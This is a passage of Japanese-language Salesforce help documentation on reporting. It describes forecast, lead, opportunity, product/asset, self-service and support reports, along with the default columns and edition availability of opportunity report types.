- カスタム売上予測レポートに、列および列の値としてカスタムユーザ項目を含めることができます。カスタムユーザ項目は、商談所有者または取引先所有者のカスタム情報として使用できます。カスタム項目ラベルは、商談所有者または取引先所有者の情報として使用できます。そのため、両方が同じレポートにあり、項目ラベルが類似していると混乱が生じる可能性があります。
- 「すべての売上予測の参照」権限を持っている場合には、売上予測概要と売上予測履歴に、売上予測マネージャを持たない売上予測階層の分岐に属するユーザなど、選択した売上予測階層のユーザのデータがすべて表示されます。

カスタマイザブル売上予測レポートのヒント

- 会計年度または日付単位でレポート間隔を指定する必要があります。
- 売上予測レポートには、非公開の商談が含まれます。
- 商談が売上予測期間内に完了するように設定されていれば、商談金額が売上予測レポートに表示されます。

- 売上予測レポートには、売上予測期間内に完了するように設定されている商談のみが表示されます。ただし、売上予測分類として「売上予測から除外」に割り当てられている商談を除きます。
- 自分の売上予測に貢献する商談に関する情報を含めず、売上予測金額情報のみ表示したい場合は、売上予測サマリーレポートを作成します。
- 組織でテリトリーを使用している場合は、テリトリー名ごとに情報を集計したカスタム売上予測レポートを作成できます。
- 売上予測階層を掘り下げることにより、売上予測階層に基づいて商談売上予測レポートを表示できます。

  1. [階層] リンクから、希望のロールまたはテリトリーを選択します。
  2. レポートの最上部にある[次の所有者の商談を表示]または[次の所有者の売上予測を表示]範囲から、適切な売上予測ユーザまたはチームを選択します。
  3. 選択したパラメータのレポートデータを更新するには、[レポート実行] をクリックします。

  たとえば、自分が上書きした商談金額や数量、売上予測階層で自分より下位のユーザによる上書きなど、商談情報を参照するには、[階層] リンクを自分の売上予測ロールに設定します。売上予測階層で自分より下位に属するユーザ商談情報を参照するには、そのロールを掘り下げます。

  警告: [直属部下] ビューに、複数の階層レベルにまたがる売上予測が表示されます。その結果、部下の売上予測合計と売上予測マネージャの売上予測合計に値が入っている場合があります。部下による金額が合計の中で複数回加算されているため、列の合計が期待値を上回る場合があります。

メモ: 組織のロール階層をレポート結果の上に表示するには、[階層を表示] をクリックします。ロール階層を使用して、階層内のさまざまなレベルのユーザとレポートデータを共有できます。たとえば、[CEO] > [グローバル営業の統括責任者] > [営業担当責任者] のように表示されている場合は、[営業担当責任者] ロールのデータが表示されていることになります。表示する任意のロール名をクリックし、そのロールのユーザに表示されるデータを共有します。

関連トピック:

レポート実行ページ

レポートの結果の制限

リードレポート

リードレポートを使用して、リードのソースおよび状況、リードへの応答に要した時間、未活動のリード、およびリード項目の履歴に関する情報を表示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リードレポートの特殊機能

リードレポートを実行するときは、次の点に留意してください。

標準レポート

項目履歴管理が設定されているリードの標準項目とカスタム項目の履歴を追跡するには、データの種類で [リード履歴] を選択します。元の値と新しい値を参照できます。

ヒント: 「レポートの作成とカスタマイズ」権限を持っている場合は、リード履歴レポートの［参照］ドロップダウンで [私のリード]、[私のチームのリード]、[ユーザ所有のリード]、[キュー所有のリード]、および [すべてのリード] からリード履歴データを参照できます。

リードレポートのヒント

- ロール階層内で自分の部下にあたるユーザが所有するリードを参照するには、レポートビューを「私のチームのリード」に絞り込みます。
- リードレポートは、取引開始済みおよび開始前のリードをすべて表示できます。レポートを取引開始前のリードだけに制限するには、検索条件として、「取引開始済み 次の文字列と一致する 0」と入力します。
- リードの［最終活動日］は、レコードに記録されている活動の最新の期日を表します。次に示す過去または未来の活動がこの日付を設定します。
  - 任意の行動
  - 完了した ToDo
- また、リード情報のレポートを作成し、そのデータを Excel にエクスポートした上で、Microsoft® Word を使用して、一括差し込み印刷を行うこともできます。

リードレポートの制限事項

- ［元の値］と［新しい値］は、検索条件の項目では使用できません。
- *［項目/行動］* で絞り込む場合、検索条件ロジックは使用できません。

関連トピック:

- レポート実行ページ
- レポートの結果の制限

商談レポート

商談レポートには、所有者、取引先、フェーズ、金額など、商談に関する情報が表示されます。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、主キャンペーンソース、売上予測分類、同期見積など、他の情報が表示されるようにレポートをカスタマイズできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. 商談レポートの使用のヒント
   商談レポートには、商談項目のすべてに加えて、その他の詳細を提供する追加の列を含めることができます。
2. 標準商談レポート
   標準商談レポートを使用して、商談のパイプラインや履歴、商談ソース、商談種別などに関するレポートを作成できます。
3. 商談のレポートタイプ
   レポートタイプとは、レポートをゼロから作成することなく、求めている固有のデータを取得するためにカスタマイズ可能なレポートテンプレートです。商談のカスタムレポートタイプの多くには、商品、パートナー、見積など関連付けられたオブジェクトからの情報が含まれます。

関連トピック:

- レポート実行ページ
- レポートの結果の制限

商談レポートの使用のヒント

商談レポートには、商談項目のすべてに加えて、その他の詳細を提供する追加の列を含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 次の列を使用して、その他の詳細を提供できます。
  - 商談日数 — 進行中の商談の商談作成以降の日数を表します。完了した商談の場合、商談日数は作成日から完了日までの日数を表します。
  - フェーズ滞在期間 — [フェーズ] 列にあるそのフェーズに留まっていた商談の日数を表します。商談フェーズ期間レポートを実行すると、商談が各フェーズに留まっていた期間を確認できます。
  - 最終活動日 — 商談行動、完了した ToDo など、商談レコードに記録されている活動の最新の期日。
- 組織で売上予測またはカスタマイザブル売上予測を使用している場合は、標準レポートフォルダとカスタムレポートウィザードには、売上予測レポートオプションと合わせて商談レポートオプションが表示されます。組織の階層のロールが設定されていないユーザが所有する商談は、商談、売上予測、および売上レポートから除外されます。Personal Edition または Group Edition にはロール階層がないため、これらのエディションを使用している組織にこの制限は適用されません。[パートナー] 列を含むレポート (パートナー商談一覧レポートを除く) の場合は、その商談の主パートナーだけが表示されます。
- すべての商談商品項目をレポート検索条件に使用できるわけではありません。たとえば、[商品ファミリ] 項目は、価格表エントリオブジェクトでそのオブジェクトに関連するため、商談商品レポート検索条件には使用できません。クロスセルまたはアップセルレポートについて、商談商品レポート検索条件で [商品

ファミリ］項目を使用可能にするには、コンテンツを保存するカスタム数式項目を作成し、その数式項目を検索条件に使用します。商談のオブジェクト管理設定から項目領域に移動して、種別が数式のカスタム項目を作成し、数式の戻り値のデータ型に `Text`、数式に `TEXT(PricebookEntry.Product2.Family)` を使用します。

- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、[階層] リンクで、ロールまたはテリトリー階層に基づくレポート結果を参照できます。
- 組織でテリトリー管理を使用している場合は、商談レポートの階層条件を使用して、ロールまたはテリトリー階層に従ってデータを参照できます。また、テリトリー条件を使用して、すべてのテリトリーの商談または関連テリトリーを持たない商談を表示できます。
- すべての標準商談レポートに［主キャンペーンソース］項目を入れることができます。この項目は、項目レベルセキュリティにより制御されます。
- 参照条件を使用して、商談レポートの結果を絞り込みます。参照オプションは、組織のエディションと設定によって異なります。
  - 私の商談 — 自分の商談だけが表示されます。
  - 私のチームセリング商談 — 自分が所属する商談チームの商談が表示されます。
  - 私のチームセリングと私が所有する商談 — 自分の商談と、自分が所属する商談チームの商談が表示されます。
  - 私のチームの商談 — 自分の商談と、ロール階層内で自分の部下全員が所有する商談が表示されます。

    組織でテリトリー管理を使用している場合、このオプションの影響は、上記の階層条件の値によって異なります。*［ロール］* を選択すると、自分の商談と、そのロール階層内の自分の部下全員が所有する商談が表示されます。*［テリトリー］* を選択すると、自分が所有する商談と自分のテリトリーの部下が所有する商談が表示されます。
  - 私のチームのチームセリングとチームが所有する商談 — ロール階層内で自分の下位ロールのユーザが自ら所有する商談、または自分が所属する商談チームの商談が表示されます。
  - 私のテリトリー — テリトリー管理を使用している組織では、このオプションを選択すると、自分が割り当てられているテリトリーに属する商談が表示されます。
  - すべての商談 — 表示可能なすべての商談が表示されます。

関連トピック:

商談レポート

商談のレポートタイプ

標準商談レポート

標準商談レポート

標準商談レポートを使用して、商談のパイプラインや履歴、商談ソース、商談種別などに関するレポートを作成できます。

1. [レポート] タブの [フォルダ] ペインで、[商談 レポート] を選択します。
2. 必要なレポートをクリックします。

レポート名	説明
完了した商談	成立した商談。
種別別商談	利用可能な商談の種別。
商談項目履歴	商談の項目履歴。組織でこの情報を追跡している場合のみ、利用可能。
商談履歴	商談の状況変更。組織でこの情報を追跡している場合のみ、利用可能。
商談パイプライントレンド	商談の履歴スナップショット。商談金額は指定月の履歴フェーズ別にグループ分けされます。このレポートは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織でのみ使用できます。
商談パイプライン	フェーズ別の商談。
分割された商談パイプライン	割り当てられたユーザやパーセントなどの分割情報で集計された商談。
商談品目	月別および商品別の商談。
分割された商談商品レポート	各商品の分割割り当てと分割率。次の項目で情報を集計することもできます。 • [合計金額を分割] – 分割率 × 合計金額 • [期待商品金額を分割] – 分割合計金額 × 確度
分割された商談スケジュールレポート	商談チームの分割率を含む、月別の商談。このレポートにアクセスするには、組織で商品のスケジュール設定が有効化されている必要があります。 次の項目で情報を集計することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

レポート名	説明
	• ［合計金額を分割］–分割率×合計金額 • ［分割スケジュール金額］–分割率×スケジュール金額 • ［期待商品金額を分割］–分割合計金額×確度 • ［分割期待スケジュール金額］–分割スケジュール金額×確度
商談ソース	商談のソース。
商談フェーズ期間	各フェーズでの商談の期間。
商談チーム	商談および自分が所属する商談チームに関する情報。
パートナー商談	商談に関連付けられたすべてのパートナーまたは主パートナーのみ。結果を主パートナーに限定する場合は、レポートをカスタマイズし、レポートウィザードの条件ページで「*主担当 次の文字列と一致する* `True`」と入力します。
停滞商談	フェーズ別にグループ分けされ、商談日数で並び替えられた進行中の商談。

3. レポートを実行します。

関連トピック:

- 商談レポート
- 商談のレポートタイプ
- 商談レポートの使用のヒント

商談のレポートタイプ

レポートタイプとは、レポートをゼロから作成することなく、求めている固有のデータを取得するためにカスタマイズ可能なレポートテンプレートです。商談のカスタムレポートタイプの多くには、商品、パートナー、見積など関連付けられたオブジェクトからの情報が含まれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

商談レポート
所有者、取引先、フェーズ、金額など、商談に関する標準情報を参照します。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、主キャンペーンソース、売上予測分類、同期見積など、他の情報が表示されるようにレポートをカスタマイズできます。

取引先責任者の役割が関連する商談レポート
名前、役職、役割など、商談に関連する取引先責任者に関する情報を参照します。

取引先責任者の役割と商品が関連する商談レポート
選択した商品に関連する取引先責任者と商談に関する情報を参照します。レポートを実行するときに、商品を選択して結果を絞り込む必要があります。

競合が関連する商談レポート
強みや弱みなど、商談に関連する競合相手に関する情報を参照します。

履歴トレンドが関連する商談レポート
履歴トレンドが関連する商談レポートは、販売パイプラインの履歴トレンドの分析に役立つよう設計されたカスタムレポートタイプです。

商談項目履歴レポート
変更前後の値、編集した日付など、主要な商談項目の変更履歴に関する情報を参照します。

商談フェーズ履歴レポート
フェーズや完了日など、商談の履歴に関する情報を参照します。

商談チームが関連する商談レポート
商談別に、商談チームのメンバーとそのロールに関する情報を参照します。

商談チームと商品が関連する商談レポート
商談別に、商談チームのメンバーとその商品に関する情報を参照します。レポートを実行するときに、商品または商談チームメンバーのいずれかを指定して結果を絞り込む必要があります。

パートナーが関連する商談レポート
商談名、金額、パートナーの役割など、商談でチームを組むパートナーに関する情報を参照します。

商品が関連する商談レポート
商品名や商談フェーズなど、商談に関連する商品に関する情報を参照します。

商談の動向レポート
パイプラインの商談間で共有する動向に関する情報を参照します。

見積と見積 PDF が関連する商談レポート

商談に関連付けられている見積ごとに作成された見積PDFの詳細が表示されます。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、リストの各見積 PDF の作成者や最終更新日など、他の情報が表示されるようにレポートをカスタマイズできます。

見積と見積品目名が関連する商談レポート

商談に関連付けられている見積と、各見積の品目名の詳細が表示されます。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、任意の商談、見積、または見積品目名の項目が表示されるようにレポートをカスタマイズできます。

関連トピック:

- レポートタイプの選択
- 商談レポート
- 商談レポートの使用のヒント

商談レポート

所有者、取引先、フェーズ、金額など、商談に関する標準情報を参照します。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、主キャンペーンソース、売上予測分類、同期見積など、他の情報が表示されるようにレポートをカスタマイズできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 組織のロール階層をレポート結果の上に表示するには、[階層を表示]をクリックします。ロール階層を使用して、階層内のさまざまなレベルのユーザとレポートデータを共有できます。たとえば、[CEO]>[グローバル営業の統括責任者]>[営業担当責任者]のように表示されている場合は、[営業担当責任者]ロールのデータが表示されていることになります。表示する任意のロール名をクリックし、そのロールのユーザに表示されるデータを共有します。

このレポートのデフォルト設定は、次のとおりです。

表示形式

表形式

選択された列

オブジェクト情報種別	列
商談情報	• 商談名 • 金額 • 完了予定日 • フェーズ • 商談日数 • 種別 • 確度 (%) • リードソース

オブジェクト情報種別	列
	• 会計期間 • 次のステップ • 作成日
商談 所有者の情報	• 商談所有者 • 所有者 ロール
取引先情報	• 取引先名

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

取引先責任者の役割が関連する商談レポート

名前、役職、役割など、商談に関連する取引先責任者に関する情報を参照します。

このレポートのデフォルト設定は、次のとおりです。

表示形式

表形式

選択された列

オブジェクト情報種別	列
商談情報	• 商談名
商談 所有者の情報	• 商談所有者
取引先: 一般情報	• 取引先名
取引先責任者の役割: 情報	• 役職 • 名 • 姓
取引先責任者の役割: 電話/Fax/メール	• 電話 • メール
取引先責任者の役割: 住所	• 町名・番地 (郵送先)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト情報種別	列
	• 市区郡 (郵送先) • 都道府県 (郵送先) • 郵便番号 (郵送先) • 国 (郵送先)

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

取引先責任者の役割と商品が関連する商談レポート

選択した商品に関連する取引先責任者と商談に関する情報を参照します。レポートを実行するときに、商品を選択して結果を絞り込む必要があります。

このレポートのデフォルト設定は、次のとおりです。

表示形式
表形式

選択された列

オブジェクト情報種別	列
商談: 情報	• 商談名
商品 情報	• 商品名
商談 所有者の情報	• 商談所有者
取引先: 一般情報	• 取引先名
取引先責任者の役割: 情報	• 役職 • 名 • 姓
取引先責任者の役割: 電話/Fax/メール	• 電話 • メール
取引先責任者の役割: 住所	• 町名・番地 (郵送先) • 市区郡 (郵送先) • 都道府県 (郵送先)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト情報種別	列
	• 郵便番号 (郵送先) • 国 (郵送先)

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

競合が関連する商談レポート

強みや弱みなど、商談に関連する競合相手に関する情報を参照します。

このレポートのデフォルト設定は、次のとおりです。

表示形式

概要

選択された列

オブジェクト情報種別	列
商談情報	• 商談名 • 完了予定日 • 金額
競合の情報	• 会社名 • 強み • 弱み
取引先: 一般情報	• 取引先名

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

履歴トレンドが関連する商談レポート

履歴トレンドが関連する商談レポートは、販売パイプラインの履歴トレンドの分析に役立つよう設計されたカスタムレポートタイプです。

次に、デフォルトレポートの最も有益な商談項目をいくつか示します。

金額
: 売上の見積総額。マルチ通貨を使用している組織では、金額は個人設定の通貨で表示されます (デフォルト)。他の通貨で金額を追跡するには、［商談 通貨］選択リストを変更します。

完了予定日
: 商談をクローズする予定の日付。日付を入力するか、項目にカーソルを移動したときに表示されるカレンダーから日付を選択します。

フェーズ
: 見込み客や提案者など、定義済みリストから作成する選択に基づく商談の現在のフェーズ。

確度
: 商談の受注に対する確度 (%)。

売上予測分類
: レポート、商談の詳細および編集のページ、商談の検索、商談リストビューに表示される売上予測分類名。商談の設定は、その［フェーズ］に関連付けられています。

メモ: このレポートタイプを編集すると、自動的に更新されなくなります。このレポートタイプを削除すると、再生成されなくなります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」
  および
  「カスタムレポートタイプの管理」

商談項目履歴レポート
変更前後の値、編集した日付など、主要な商談項目の変更履歴に関する情報を参照します。

メモ: 項目履歴管理の有効化と設定を行い、項目履歴管理レポートを使用するための項目を選択します。

このレポートのデフォルト設定は、次のとおりです。

表示形式
: 表形式

選択された列

オブジェクト情報種別	列
履歴データ	• 編集日 • 新しい値 • 編集者 • 項目 / 行動 • 元の値

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト情報種別	列
商談の項目	• 商談名
商談 所有者の情報	• 商談所有者

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

商談フェーズ履歴レポート

フェーズや完了日など、商談の履歴に関する情報を参照します。

このレポートのデフォルト設定は、次のとおりです。

表示形式

概要

選択された列

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

オブジェクト情報種別	列
商談情報	• 商談名
商談 所有者の情報	• 所有者
商談フェーズ履歴情報	• フェーズ (変更前) • 金額 • 最終更新日 • フェーズ (変更後) • 確度 (%) • 最終更新者 • 完了予定日

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

商談チームが関連する商談レポート

商談別に、商談チームのメンバーとそのロールに関する情報を参照します。

メモ: 商談チームが関連する商談レポートを使用するには、チームセリングの有効化と設定を行う必要があります。

このレポートのデフォルト設定は、次のとおりです。

表示形式
表形式

選択された列

オブジェクト情報種別	列
商談情報	• 商談名
チームメンバー情報	• チームメンバーの名前 • チーム内の役割

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 管理者によってカスタム商談チーム項目が作成されている場合、商談チームが関連する商談レポートに組み込むことができます。

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

商談チームと商品が関連する商談レポート

商談別に、商談チームのメンバーとその商品に関する情報を参照します。レポートを実行するときに、商品または商談チームメンバーのいずれかを指定して結果を絞り込む必要があります。

このレポートのデフォルト設定は、次のとおりです。

表示形式
表形式

選択された列

オブジェクト情報種別	列
商談情報	• 商談名
商品 情報	• 商品名
チームメンバー情報	• チームメンバーの名前

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト情報種別	列
	• チーム内の役割

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

パートナーが関連する商談レポート

商談名、金額、パートナーの役割など、商談でチームを組むパートナーに関する情報を参照します。

このレポートのデフォルト設定は、次のとおりです。

表示形式

概要

選択された列

オブジェクト情報種別	列
商談情報	• 商談名 • 完了予定日 • 金額
商談 所有者の情報	• 商談所有者
パートナー情報	• パートナー 所有者 • パートナーの役割 • パートナー
取引先情報	• 取引先所有者 • 取引先名

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

商品が関連する商談レポート

商品名や商談フェーズなど、商談に関連する商品に関する情報を参照します。

このレポートのデフォルト設定は、次のとおりです。

表示形式
　マトリックス

集計項目
　［合計金額］(合計)

選択された列

オブジェクト情報種別	列
商談情報	• 商談名 • 金額 • 完了予定日 • フェーズ • 商談日数 • 種別 • 確度 • 作成日
商品 情報	• 商品名 • 商品コード • 数量 • 有効商品 • 販売価格 • 商品 提供日 • 商品説明 • 合計金額 • 商品: 月 • リスト価格
商談 所有者の情報	• 商談所有者 • 所有者 ロール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト情報種別	列
取引先: 一般情報	• 取引先名

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

商談の動向レポート

パイプラインの商談間で共有する動向に関する情報を参照します。

このレポートのデフォルト設定は、次のとおりです。

表示形式

マトリックス

グルーピング

デフォルトレポートには、［フェーズの履歴］でグループ化された行と［ある時点］でグループ化された列が表示されます。

集計項目

［金額の履歴］(合計)

選択された列

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト情報種別	列
商談情報	• 商談名
商談動向情報	• 金額の履歴 • ある時点 • フェーズの履歴
商談 所有者の情報	• 商談 所有者 (別名)

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

見積と見積 PDF が関連する商談レポート

商談に関連付けられている見積ごとに作成された見積 PDF の詳細が表示されます。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、リストの各見積 PDF の作成者や最終更新日など、他の情報が表示されるようにレポートをカスタマイズできます。

このレポートのデフォルト設定は、次のとおりです。

表示形式
概要

グルーピング
デフォルトレポートには、［商談名］でグループ化された見積と見積PDFが表示されます。

選択された列

オブジェクト情報種別	列
商談情報	• 商談名
見積情報	• 見積名 • 同期中
見積 PDF 情報	• 見積 PDF: 作成日 • 見積 PDF: 名前 • 見積 PDF: 割引 • 見積 PDF: 総計

エディション

見積を使用可能なエディション: Salesforce Classic

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

関連トピック:

レポート実行ページ
レポートの結果の制限
商談レポート

見積と見積品目名が関連する商談レポート

商談に関連付けられている見積と、各見積の品目名の詳細が表示されます。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、任意の商談、見積、または見積品目名の項目が表示されるようにレポートをカスタマイズできます。

組織がマルチ通貨または高度な通貨管理を使用している場合は、このレポートをカスタマイズするための追加オプションがあります。レポートの列を選択するときに、別の通貨に変換した値を表示するため、「変換済み」の金額や合計の列を選択できます。レポート条件を選択するときに、[高度な設定]で変換後の通貨を選択します。

このレポートのデフォルト設定は、次のとおりです。

エディション

見積を使用可能なエディション: Salesforce Classic

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

表示形式

概要

集計項目

［金額］(合計)

［見積 割引］(合計)

グルーピング

デフォルトのレポートには、まず［商談名］でグループ化し、次に［見積名］でグループ化した結果が表示されます。各見積品目名は、関連する見積の下に表示されます。

選択された列

オブジェクト情報種別	列
商談情報	• 商談名 • 金額
見積情報	• 見積名 • 割引 • 同期中 • 状況
見積品目名情報	• 見積品目名：割引 • 商品：商品名 • 品目番号 • 販売価格 • リスト価格 • 見積品目名：小計

オブジェクト情報種別	列
	• 見積品目名：合計金額

関連トピック:

- レポート実行ページ
- レポートの結果の制限
- 商談レポート

商品/納入商品レポート

商品/納入商品レポートは、ユーザに現在納入している商品に関する情報を表示する場合に使用します。顧客が所有している納入商品を確認したり、特定の納入商品のケースをリストしたり、商品と関連付けられていない納入商品を特定したります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商品/納入商品レポートの特殊機能

商品/納入商品レポートを実行するときは、次の点に留意してください。

標準レポート
: 未登録商品の納入商品一覧は、商品と関連付けられていない納入商品を表示する場合に使用します。[商品/納入商品レポート] フォルダから表示できます。納入商品の使用方法によっては、これらの納入商品が競合の製品を表す場合があります。

レポートタイプ

- 顧客が所有している納入商品を表示するカスタムレポートを作成するには、[レポート] タブから [新規レポート] をクリックし、レポートタイプカテゴリの [取引先と取引先責任者] から [取引先と納入商品] または [納入商品が関連する取引先責任者レポート] を選択します。
- 特定の納入商品についてまとめたケースのリストを表示するには、[レポート] タブから [新規レポート] をクリックし、データの種類の [価格表と商品] オプションで [ケースが関連する納入商品] を選択します。

関連トピック:

- レポート実行ページ
- レポートの結果の制限

セルフサービスレポート

セルフサービスレポートは、セルフサービスポータルの有効性を分析する上で役立ちます。表示されているケース数、ログインしている顧客数、または提案しているソリューションを顧客がどのように考えているのかを確認します。

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

標準レポート

- セルフサービス利用状況レポートには、ケースが表示またはログに記録された回数、コメントが追加された回数、およびセルフサービスユーザが検索を実行した回数に関する情報が表示されます。
- セルフサービスセルフサービスユーザ一覧には、関連する取引先や最終ログイン日など、セルフサービスポータルにログインした顧客に関する情報が表示されます。カスタム取引先責任者レポートには、セルフサービス項目を含めることもできます。
- 有用ソリューション一覧には、ソリューションを表示するセルフサービスポータルからの統計情報が表示されます。各セルフサービスソリューションページで、顧客はソリューションが有用かどうかを示すことができます。セルフサービスホームページの Top 5 ソリューションを選択する場合や、顧客が必要なソリューションを見つけられるかどうかを検証する場合に、この調査結果を使用します。

関連トピック:

- レポート実行ページ
- レポートの結果の制限

サポート活動のレポート

サポートレポートは、作成されたケースの数、ケースコメント、ケースメール、ケース所有者、ケース取引先責任者の役割、ソリューションが関連するケース、ケース状況または所有者が最後に変更されてからの時間、およびケースの履歴を追跡します。

また、ソリューション履歴、ソリューションが記述された言語、翻訳ソリューションの変更フラグの有無など、ソリューションのレポートも作成できます。セルフサービスポータルを有効にしている場合は、セルフサービスポータルの使用状況を追跡するレポートを実行できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

関連トピック:

- レポート実行ページ
- レポートの結果の制限

事前に設計されたカスタムレポートタイプ

一部の Salesforce には、事前に設計されたカスタムレポートタイプが用意されているため、新しいレポートを作成する必要はありません。

メモ: 事前に設計されたカスタムレポートタイプは、標準レポートタイプとは異なります。

1. テリトリーレポート
   テリトリーレポートは、営業テリトリーを分析する場合に使用します。どのユーザがどのテリトリーに割り当てられているのか、どのユーザが複数のテリトリーに割り当てられているのか、どのユーザがテリトリーに割り当てられていないのかを特定します。
2. アンサーのレポート
   ユーザが質問、返信、および投票を分析できるようにカスタムレポートタイプを作成します。
3. Salesforce CRM Call Center レポート
   コールセンターレポートは、自分または自分のチームが扱った Salesforce CRM Call Center 通話の解析に役立ちます。
4. 承認履歴のカスタムレポートタイプの作成
   完了済みおよび進行中の承認プロセスとそのステップに関するレポートを実行する前に、承認プロセスインスタンスにカスタムレポートタイプを作成する必要があります。
5. 活動に対して実行可能なレポート
   標準またはカスタムレポートを実行して、ToDoまたは行動に関する詳細と関連する取引先責任者、取引先、商談、その他の関連レコードを表示することができます。
6. 営業担当と顧客のミーティングのレポート
   自分の営業チームが時間配分の優先順位をどのように設定しているか洞察を得ることができます。そのような場合、営業担当がどの顧客に時間を費やしているかを示すカスタムレポートを作成します。
7. コラボレーション売上予測でのカスタムレポートタイプの作成
   ユーザが売上予測レポートを使用できるようにするには、システム管理者がカスタムレポートタイプを作成する必要があります。*レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。
8. コラボレーション売上予測のカスタムレポートタイプ
   *レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。
9. アイデアレポート
   カスタムレポートタイプを作成して、ユーザがアイデア、アイデアコメント、および投票に関するレポートを作成できるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

10. Salesforce ナレッジ記事に関するレポート
